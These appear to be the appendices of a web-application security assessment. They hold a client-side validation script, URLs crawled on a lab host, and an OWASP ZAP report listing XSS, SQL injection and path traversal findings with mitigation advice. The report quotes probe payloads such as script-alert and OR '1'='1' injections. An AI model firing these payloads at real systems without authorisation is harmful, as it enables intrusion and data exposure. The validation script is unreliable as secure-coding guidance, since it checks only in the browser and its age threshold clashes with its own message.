OWASP. (2001 - Present Day). *Authentication Cheat Sheet.* Available: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html. Last accessed 12th Jan 2022.

Banach, Z. (2020). *How to Prevent Directory Traversal Attacks.* Available: https://www.netsparker.com/blog/web-security/directory-path-traversal-attacks/. Last accessed 13th Jan 2022.

APPENDICES PART 1

APPENDIX A - JS SCRIPT VALIDATING PASSWORDS AND AGE IN THE REGISTER AND PASSWORD UPDATE FORMS

```
function validation(){
    //var CheckPassword = /^[A-Za-z]\w{7,14}$/; - numbers and characters and
uppercase
    //var CheckPassword = /^[a-z]\w{7,14}$/; -
        var letterexp = /^[a-zA-Z]+$/;
    var quanti = 32;
    var CheckPassword = /^\w{7,14}$/;
    if(document.getElementById('password').value.match(CheckPassword)){
    }else{
        alert('Password must have minimum and maximum of 7 to 14
characters');
        document.getElementById('password').value = '';
        document.getElementById('password').focus();
    }

  var date1 = new Date();
        var  dob= document.getElementById("dob").value;
        var date2=new Date(dob);
            var y1 = date1.getFullYear(); //getting current year
            var y2 = date2.getFullYear(); //getting dob year
            var ages = y1 - y2;           //calculating age
        if(+ages<=16){
            alert("Age below 18 is not allowed to register");
             document.getElementById('dob').value='';
        }
}
```

APPENDIX B - URLS IDENTIFIED BY OWASP ZAP'S SCAN

http://192.168.1.20/
http://192.168.1.20/aboutus.php
http://192.168.1.20/admin
http://192.168.1.20/admin/ADMIN
http://192.168.1.20/admin/ADMIN/SERVER
http://192.168.1.20/admin/ADMIN/SERVER/AS
http://192.168.1.20/admin/ADMIN/SERVER/AS/products
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/1.JPG

http://192.168.1.20/admin/ADMIN/SERVER/AS/products/10.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/11.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/2.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/3.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/4.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/5.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/6.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/7.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/8.JPG
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/9.JPG
http://192.168.1.20/appendage.php%3ftype=terms.php
http://192.168.1.20/appendage.php?type=faqs.php
http://192.168.1.20/assets
http://192.168.1.20/assets/
http://192.168.1.20/assets/?C=S;O=D
http://192.168.1.20/assets/bootstrap
http://192.168.1.20/assets/bootstrap.min.css
http://192.168.1.20/assets/bootstrap.min.js
http://192.168.1.20/assets/bootstrap/
http://192.168.1.20/assets/bootstrap/?C=D;O=D
http://192.168.1.20/assets/bootstrap/css
http://192.168.1.20/assets/bootstrap/css/
http://192.168.1.20/assets/bootstrap/css/?C=D;O=D
http://192.168.1.20/assets/bootstrap/css/bootstrap-theme.css
http://192.168.1.20/assets/bootstrap/css/bootstrap-theme.css.map
http://192.168.1.20/assets/bootstrap/css/bootstrap-theme.min.css
http://192.168.1.20/assets/bootstrap/css/bootstrap.css
http://192.168.1.20/assets/bootstrap/css/bootstrap.css.map
http://192.168.1.20/assets/bootstrap/css/bootstrap.min.css
http://192.168.1.20/assets/bootstrap/fonts
http://192.168.1.20/assets/bootstrap/fonts/
http://192.168.1.20/assets/bootstrap/fonts/?C=S;O=D
http://192.168.1.20/assets/bootstrap/fonts/glyphicons-halflings-regular.eot
http://192.168.1.20/assets/bootstrap/fonts/glyphicons-halflings-regular.svg
http://192.168.1.20/assets/bootstrap/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.20/assets/bootstrap/fonts/glyphicons-halflings-regular.woff
http://192.168.1.20/assets/bootstrap/fonts/glyphicons-halflings-regular.woff2

http://192.168.1.20/assets/bootstrap/js
http://192.168.1.20/assets/bootstrap/js/
http://192.168.1.20/assets/bootstrap/js/?C=S;O=D
http://192.168.1.20/assets/bootstrap/js/bootstrap.js
http://192.168.1.20/assets/bootstrap/js/bootstrap.min.js
http://192.168.1.20/assets/bootstrap/js/npm.js
http://192.168.1.20/assets/css
http://192.168.1.20/assets/css/
http://192.168.1.20/assets/css/?C=D;O=D
http://192.168.1.20/assets/css/bootstrap-responsive.css
http://192.168.1.20/assets/css/bootstrap-theme.min.css
http://192.168.1.20/assets/css/bootstrap.css
http://192.168.1.20/assets/css/bootstrap.min.css
http://192.168.1.20/assets/css/carousel.css
http://192.168.1.20/assets/css/docs.css
http://192.168.1.20/assets/css/docs.min.css
http://192.168.1.20/assets/css/font-awesome.min.css
http://192.168.1.20/assets/img
http://192.168.1.20/assets/img/
http://192.168.1.20/assets/img/?C=S;O=D
http://192.168.1.20/assets/img/arrowD.png
http://192.168.1.20/assets/img/arrowR.png
http://192.168.1.20/assets/img/bs-docs-responsive-illustrations.png
http://192.168.1.20/assets/img/bs-docs-twitter-github.png
http://192.168.1.20/assets/img/f.png
http://192.168.1.20/assets/img/facebook.png
http://192.168.1.20/assets/img/glyphicons-halflings-white.png
http://192.168.1.20/assets/img/glyphicons-halflings.png
http://192.168.1.20/assets/img/grid-baseline-20px.png
http://192.168.1.20/assets/img/images.jpg
http://192.168.1.20/assets/img/l_new.png
http://192.168.1.20/assets/img/less-logo-large.png
http://192.168.1.20/assets/img/new.png
http://192.168.1.20/assets/img/responsive-illustrations.png
http://192.168.1.20/assets/img/rss.png
http://192.168.1.20/assets/img/search.png
http://192.168.1.20/assets/img/twitter.png

http://192.168.1.20/assets/img/youtube.png
http://192.168.1.20/assets/jquery.min.js
http://192.168.1.20/assets/js
http://192.168.1.20/assets/js/
http://192.168.1.20/assets/js/?C=D;O=D
http://192.168.1.20/assets/js/application.js
http://192.168.1.20/assets/js/bootsshoptgl.js
http://192.168.1.20/assets/js/bootstrap-affix.js
http://192.168.1.20/assets/js/bootstrap-alert.js
http://192.168.1.20/assets/js/bootstrap-button.js
http://192.168.1.20/assets/js/bootstrap-carousel.js
http://192.168.1.20/assets/js/bootstrap-collapse.js
http://192.168.1.20/assets/js/bootstrap-dropdown.js
http://192.168.1.20/assets/js/bootstrap-modal.js
http://192.168.1.20/assets/js/bootstrap-popover.js
http://192.168.1.20/assets/js/bootstrap-scrollspy.js
http://192.168.1.20/assets/js/bootstrap-tab.js
http://192.168.1.20/assets/js/bootstrap-tooltip.js
http://192.168.1.20/assets/js/bootstrap-transition.js
http://192.168.1.20/assets/js/bootstrap-typeahead.js
http://192.168.1.20/assets/js/bootstrap.js
http://192.168.1.20/assets/js/bootstrap.min.js
http://192.168.1.20/assets/js/bootstrap.min.tmp.js
http://192.168.1.20/assets/js/docs.min.js
http://192.168.1.20/assets/js/google-code-prettify
http://192.168.1.20/assets/js/google-code-prettify/
http://192.168.1.20/assets/js/google-code-prettify/?C=D;O=D
http://192.168.1.20/assets/js/google-code-prettify/prettify.css
http://192.168.1.20/assets/js/google-code-prettify/prettify.js
http://192.168.1.20/assets/js/ie-emulation-modes-warning.js
http://192.168.1.20/assets/js/ie10-viewport-bug-workaround.js
http://192.168.1.20/assets/js/jquery.js
http://192.168.1.20/assets/js/jquery.lightbox-0.5.js
http://192.168.1.20/assets/js/jquery.min.js
http://192.168.1.20/assets/js/jquery.ui.custom.js
http://192.168.1.20/assets/js/scg.js
http://192.168.1.20/assets/offcanvas.css

http://192.168.1.20/assets/style.css
http://192.168.1.20/bootstrap
http://192.168.1.20/bootstrap.min.js
http://192.168.1.20/bootstrap/
http://192.168.1.20/bootstrap/?C=S;O=D
http://192.168.1.20/bootstrap/bootstrap
http://192.168.1.20/bootstrap/bootstrap/
http://192.168.1.20/bootstrap/bootstrap/?C=S;O=D
http://192.168.1.20/bootstrap/bootstrap/css
http://192.168.1.20/bootstrap/bootstrap/css/
http://192.168.1.20/bootstrap/bootstrap/css/?C=S;O=D
http://192.168.1.20/bootstrap/bootstrap/css/bootstrap-responsive.css
http://192.168.1.20/bootstrap/bootstrap/css/bootstrap.css
http://192.168.1.20/bootstrap/bootstrap/css/bootstrap.min.css
http://192.168.1.20/bootstrap/bootstrap/css/docs.css
http://192.168.1.20/bootstrap/bootstrap/js
http://192.168.1.20/bootstrap/bootstrap/js/
http://192.168.1.20/bootstrap/bootstrap/js/?C=M;O=D
http://192.168.1.20/bootstrap/bootstrap/js/application.js
http://192.168.1.20/bootstrap/bootstrap/js/bootsshoptgl.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-affix.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-alert.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-button.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-carousel.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-collapse.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-dropdown.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-modal.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-popover.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-scrollspy.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-tab.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-tooltip.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-transition.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-typeahead.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap.min.js
http://192.168.1.20/bootstrap/bootstrap/js/bootstrap.min.tmp.js
http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify

http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/
http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=S;O=A
http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/prettify.css
http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/prettify.js
http://192.168.1.20/bootstrap/bootstrap/js/jquery.js
http://192.168.1.20/bootstrap/bootstrap/js/jquery.lightbox-0.5.js
http://192.168.1.20/bootstrap/bootstrap/js/jquery.min.js
http://192.168.1.20/bootstrap/bootstrap/js/jquery.ui.custom.js
http://192.168.1.20/bootstrap/carousel.css
http://192.168.1.20/bootstrap/cover.css
http://192.168.1.20/bootstrap/css
http://192.168.1.20/bootstrap/css/
http://192.168.1.20/bootstrap/css/?C=D;O=D
http://192.168.1.20/bootstrap/css/boots.min.css
http://192.168.1.20/bootstrap/css/bootstrap-theme.css
http://192.168.1.20/bootstrap/css/bootstrap-theme.css.map
http://192.168.1.20/bootstrap/css/bootstrap-theme.min.css
http://192.168.1.20/bootstrap/css/bootstrap.css
http://192.168.1.20/bootstrap/css/bootstrap.css.map
http://192.168.1.20/bootstrap/css/bootstrap.min.css
http://192.168.1.20/bootstrap/css/bootstrap2.css
http://192.168.1.20/bootstrap/css/font-awesome.css
http://192.168.1.20/bootstrap/css/justified-nav.css
http://192.168.1.20/bootstrap/css/style.css
http://192.168.1.20/bootstrap/fonts
http://192.168.1.20/bootstrap/fonts/
http://192.168.1.20/bootstrap/fonts/?C=D;O=D
http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.eot
http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.svg
http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.woff
http://192.168.1.20/bootstrap/js
http://192.168.1.20/bootstrap/js/
http://192.168.1.20/bootstrap/js/?C=D;O=D
http://192.168.1.20/bootstrap/js/application.js
http://192.168.1.20/bootstrap/js/bootstrap.js
http://192.168.1.20/bootstrap/js/bootstrap.min.js

http://192.168.1.20/bootstrap/js/customize.min.js
http://192.168.1.20/bootstrap/js/customizer.js
http://192.168.1.20/bootstrap/js/docs.min.js
http://192.168.1.20/bootstrap/js/ie8-responsive-file-warning.js
http://192.168.1.20/bootstrap/js/raw-files.min.js
http://192.168.1.20/bootstrap/js/vendor
http://192.168.1.20/bootstrap/js/vendor/
http://192.168.1.20/bootstrap/js/vendor/?C=D;O=D
http://192.168.1.20/bootstrap/js/vendor/blob.js
http://192.168.1.20/bootstrap/js/vendor/filesaver.js
http://192.168.1.20/bootstrap/js/vendor/holder.js
http://192.168.1.20/bootstrap/js/vendor/jszip.min.js
http://192.168.1.20/bootstrap/js/vendor/less.min.js
http://192.168.1.20/bootstrap/js/vendor/uglify.min.js
http://192.168.1.20/bootstrap/style.css
http://192.168.1.20/bootstrap/theme.css
http://192.168.1.20/company-accounts
http://192.168.1.20/company-accounts/
http://192.168.1.20/company-accounts/?C=D;O=D
http://192.168.1.20/company-accounts/finances.zip
http://192.168.1.20/company-accounts/readme.txt
http://192.168.1.20/contact.php
http://192.168.1.20/docs.min.js
http://192.168.1.20/forgotpass.php
http://192.168.1.20/icons
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/compressed.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/img
http://192.168.1.20/img/
http://192.168.1.20/img/5.jpg
http://192.168.1.20/img/?C=D;O=D
http://192.168.1.20/img/AA2000.jpg

http://192.168.1.20/img/CCTV.jpg
http://192.168.1.20/img/Hacklab.jpg
http://192.168.1.20/img/Map.jpg
http://192.168.1.20/img/a.jpg
http://192.168.1.20/img/aa.jpg
http://192.168.1.20/img/aa20001.jpg
http://192.168.1.20/img/aalogo.jpg
http://192.168.1.20/img/cart.gif
http://192.168.1.20/img/img.jpg
http://192.168.1.20/index.html
http://192.168.1.20/index.php
http://192.168.1.20/jquery.min.js
http://192.168.1.20/less
http://192.168.1.20/less.js
http://192.168.1.20/less/bootsshop.less
http://192.168.1.20/login.php
http://192.168.1.20/mail.php
http://192.168.1.20/product_details.php?%20id=7
http://192.168.1.20/products.php
http://192.168.1.20/products.php?page=1
http://192.168.1.20/register.php
http://192.168.1.20/robots.txt
http://192.168.1.20/server
http://192.168.1.20/server/index.php
http://192.168.1.20/sitemap.xml

APPENDIX C - OWASP ZAP VULNERABILITY REPORT

High (Medium)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://192.168.1.20/admin/ADMIN/AS/print_products.php
Method	POST
Parameter	from
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/index.php

Method	POST
Parameter	name
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/print_products.php
Method	POST
Parameter	from
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php
Method	POST
Parameter	to
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/ADS/
Method	POST
Parameter	name
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1
Method	POST
Parameter	name
Attack	<script>alert(1);</script>

Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1
Method	POST
Parameter	image
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/admin/ADMIN/OOS/index.php
Method	POST
Parameter	image
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	"><script>alert(1);</script>
Evidence	"><script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1
Method	POST
Parameter	name
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/ADS/messages_box.php

Method	POST
Parameter	message
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1
Method	POST
Parameter	image
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/admin/ADMIN/ADS/index.php
Method	POST
Parameter	name
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/OOS/print_orders.php
Method	POST
Parameter	to
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1
Method	POST
Parameter	image
Attack	javascript:alert(1);

Evidence	javascript:alert(1);
URL	http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	"><script>alert(1);</script>
Evidence	"><script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/messages_box.php
Method	POST
Parameter	message
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/admin/ADMIN/OOS/index.php
Method	POST
Parameter	name
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/OOS/print_orders.php
Method	POST
Parameter	from
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/AS/index.php

Method	POST
Parameter	name
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
Instances	46
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause

	the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Medium)	**SQL Injection**
Description	SQL injection may be possible.

URL	http://192.168.1.20/admin/ADMIN/ADS/Customers.php
Method	POST
Parameter	search
Attack	ZAP' OR '1'='1' --

URL	http://192.168.1.20/admin/ADMIN/OOS/print_orders.php
Method	POST
Parameter	from
Attack	2021-11-23' OR '1'='1' --
URL	http://192.168.1.20/admin/ADMIN/AS/print_products.php
Method	POST
Parameter	from
Attack	2021-11-23' OR '1'='1' --
URL	http://192.168.1.20/admin/ADMIN/AS/asset.php
Method	POST
Parameter	search
Attack	ZAP' OR '1'='1' --
URL	http://192.168.1.20/admin/ADMIN/AS/edit_product.php?id=1%27+AND+%271%27%3D%271%27+--+
Method	GET
Parameter	id
Attack	1' OR '1'='1' --
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/print_products.php
Method	POST
Parameter	from
Attack	2021-11-23' OR '1'='1' --
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php
Method	POST

Parameter	from
Attack	2021-11-23' OR '1'='1' --
Instances	7
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1' --] and [ZAP' OR '1'='1' --] The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison Data was NOT returned for the original parameter. The vulnerability was detected by successfully retrieving more data than originally returned, by manipulating the parameter

Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

CWE Id	89
WASC Id	19
Source ID	1

High (Medium)	**SQL Injection - MySQL**
Description	SQL injection may be possible.

URL	http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1
Method	GET
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=5
Method	GET
Parameter	id
Attack	5' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=11
Method	POST
Parameter	id
Attack	11' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1
Method	POST

Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/index.php
Method	POST
Parameter	email
Attack	test@gmail.com' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1
Method	GET
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/ADS/edit_announcement.php?id=1
Method	GET
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=11
Method	GET
Parameter	id
Attack	11' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns

URL	http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1
Method	GET
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=8
Method	POST
Parameter	id
Attack	8' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=5
Method	POST
Parameter	id
Attack	5' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?id=1
Method	POST
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1
Method	POST
Parameter	id

Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=1
Method	GET
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1
Method	POST
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/register.php
Method	POST
Parameter	email
Attack	test@gmail.com' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?id=1
Method	GET
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1

Method	GET
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=1
Method	POST
Parameter	id
Attack	1' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
URL	http://192.168.1.20/product_details.php?%20id=7
Method	POST
Parameter	id
Attack	7' UNION ALL select NULL --
Evidence	The used SELECT statements have a different number of columns
Instances	28
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation.

	Escape all data received from the client. Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	RDBMS [MySQL] likely, given UNION-specific error message regular expression [\QThe used SELECT statements have a different number of columns\E] matched by the HTML results The vulnerability was detected by manipulating the parameter with an SQL UNION clause to cause a database error message to be returned and recognised

Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
CWE Id	89
WASC Id	19
Source ID	1

High (Medium)	**Path Traversal**
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character.

	Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.

